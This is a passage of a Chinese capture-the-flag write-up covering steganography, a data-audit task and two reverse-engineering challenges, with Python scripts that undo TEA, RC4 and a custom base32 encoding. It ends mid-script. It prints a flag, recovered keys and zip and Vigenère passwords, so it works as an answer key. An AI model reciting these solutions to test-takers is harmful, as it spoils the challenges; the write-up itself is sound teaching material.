
经过多次错误的尝试，把音频放到这个软件里面解出一个压缩包




但是没有密码，需要爆破，爆破出密码是1234

然后得到一个泰山石敢当的图片

放到这个软件，分析色彩通道



这个不是最终的flag，维吉尼亚解码，需要密码，回看zip的信息，得到密码是lovely。一定要注意空格






## 数据识别与审计

### pdf


一个一个点



全是弹窗


### txt

使用工具搜"号"和“@”，找到一些敏感信息




### wav

一般音频




异常音频



Bd2IYe3.wav,bjVwvcC.wav,H0KDChj.wav,ou9E9Mh.wav,UEbzH4X.wav

### png

文件放随波逐流，文件尾部有恶意代码



AI排序

按照格式md5后包裹即可


flag{234ed8ef5421c5e559420dbf841db68f}


# Reverse

### ezBase


#### 解题思路：

先查壳是upx壳，直接脱脱不下来，应该是魔改壳，放到010里面将3个小写的upx都改成大写的UPX后再脱壳就可以了。






脱完后放到IDA里是自定义base64编码，先加密后再与0x04异或，逆向过来所以先与0x04异或再base64解码。




直接赛博厨子一把唆




### 你知道base吗

##### 解题思路


无壳，直接ida打开，分析main函数，进去main\_0函数首先输入key，key以v10为密钥经过tea加密后等于v9，写脚本解密得到key，此key也是下面rc4加密的key




base\_table以key为密钥，经过rc4加密后等于v20+v21数组，解密得到table



flag以table为索引表，自定义base32加密得到v24，写脚本解密





##### exp

#tea解密

def tea\_decrypt(v, k):

    v0, v1 = v[0], v[1]

    delta = 0x9E3779B9

    sum = (delta \* 32) & 0xFFFFFFFF

    for \_ in range(32):

        v1 = (v1 - (((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]))) & 0xFFFFFFFF

        v0 = (v0 - (((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]))) & 0xFFFFFFFF

        sum = (sum - delta) & 0xFFFFFFFF

    return [v0, v1]

# 给定密文v9和密钥v10

v9 = [0xA92F3865, 0x9E60E953]

v10 = [0x12345678, 0x3456789A, 0x89ABCDEF, 0x12345678]

plain = tea\_decrypt(v9, v10)

key\_bytes = plain[0].to\_bytes(4, 'little') + plain[1].to\_bytes(4, 'little')

print("明文 key (bytes):", key\_bytes)      #明文 key (bytes): b'y0uokTea'

#rc4解密

def rc4\_init(key):

    S = list(range(256))

    j = 0

    key\_len = len(key)

    for i in range(256):

        j = (j + S[i] + key[i % key\_len]) % 256

        S[i], S[j] = S[j], S[i]

    return S

def rc4\_keystream(S, length):

    i = j = 0

    stream = []

    for \_ in range(length):

        i = (i + 1) % 256

        j = (j + S[i]) % 256

        S[i], S[j] = S[j], S[i]

        K = S[(S[i] + S[j]) % 256]

        stream.append(K)

    return stream

def decrypt(cipher\_bytes, key):

    key\_bytes = [ord(c) for c in key]

    S = rc4\_init(key\_bytes)

    keystream = rc4\_keystream(S, len(cipher\_bytes))

    plain = [(c - k) % 256 for c, k in zip(cipher\_bytes, keystream)]

    return bytes(plain)

#已知密文

ciphertext = [

    0xD4, 0x59, 0x23, 0x76, 0xB4, 0xBF, 0xE3, 0x2C, 0x58, 0x8F,

    0x56, 0x19, 0xDA, 0xF0, 0xC0, 0xBD, 0x36, 0x3D, 0x7B, 0x46,

    0x1B, 0xB8, 0x17, 0x1F, 0xE3, 0xD0, 0x03, 0x45, 0xCD, 0x04,

    0xED, 0xC9, 0x67, 0xE6, 0xAB, 0x29, 0xA7, 0xBC, 0x0B, 0xDE,

    0x5C, 0x30, 0x71, 0xD7, 0xD5, 0x5A, 0xC6, 0x9F, 0x40, 0x65,

    0xC4, 0x71, 0xA9, 0xC3, 0xAE, 0xD9, 0xB5, 0xE5, 0x12, 0x8C,

    0x80, 0x52, 0x34, 0x36,

]

key = "y0uokTea"       #tea解出来key

plaintext = decrypt(ciphertext, key)

print(plaintext.decode(errors='replace'))  # 用 replace 防止非 ascii 报错

#自定义base32解密

def custom\_base32\_decode(encoded\_str, base32\_table):

    base32\_table = base32\_table[1:33]  # 使用 a3[1:33]

    char\_to\_val = {c: i for i, c in enumerate(base32\_table)}

    decoded\_bytes = bytearray()

    for i in range(0, len(encoded\_str), 8):

        chunk = encoded\_str[i:i+8]

        if len(chunk) < 8:

            chunk = chunk.ljust(8, base32\_table[0])  # 填充（理论上不需要）

        value = 0

        for c in chunk:

            value = (value << 5) | char\_to\_val[c]

        for shift in [32, 24, 16, 8, 0]:

            decoded\_bytes.append((value >> shift) & 0xFF)

    return decoded\_bytes

encoded = "0tCPwtnncFZyYUlSK/4Cw0/echcG2lteBWnG2Ulw0htCYTMW"    #给的密文

